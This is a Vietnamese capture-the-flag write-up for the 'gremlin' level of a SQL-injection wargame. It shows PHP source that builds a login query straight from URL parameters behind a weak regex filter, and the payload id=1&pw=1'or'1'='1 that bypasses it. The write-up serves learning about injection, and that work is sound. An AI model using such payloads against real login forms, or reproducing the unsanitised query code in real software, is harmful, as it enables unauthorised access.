
query : **select id from prob_gremlin where id='' and pw=''**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, database!
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_gremlin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("gremlin");
  highlight_file(__FILE__);
?>
```

Đăng nhập vào thấy giao diện cho phép thấy query sẽ được xử lí như trên hình.



query : **select id from prob_gremlin where id='1' and pw='1'**

```php
<?php
  include "./config.php";
```


Vì Id và pw đều được lấy từ URL parameter nên có thể inject trực tiếp từ link URL.

payload: id=1&pw=1’or1=1--

uery : **select id from prob_gremlin where id='1' and pw='1'or1=1--'**

Thử bằng nhiều cách khác nhưng không thể bỏ được dấu ' ở cuối query, tuy nhiên có thể dùng nó để tạo một query đúng. Payload:

id=1&pw=1'or'1'='1



query : **select id from prob_gremlin where id='1' and pw='1'or'1'='1'**

GREMLIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~"); // do not try to attack another table, databa
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
```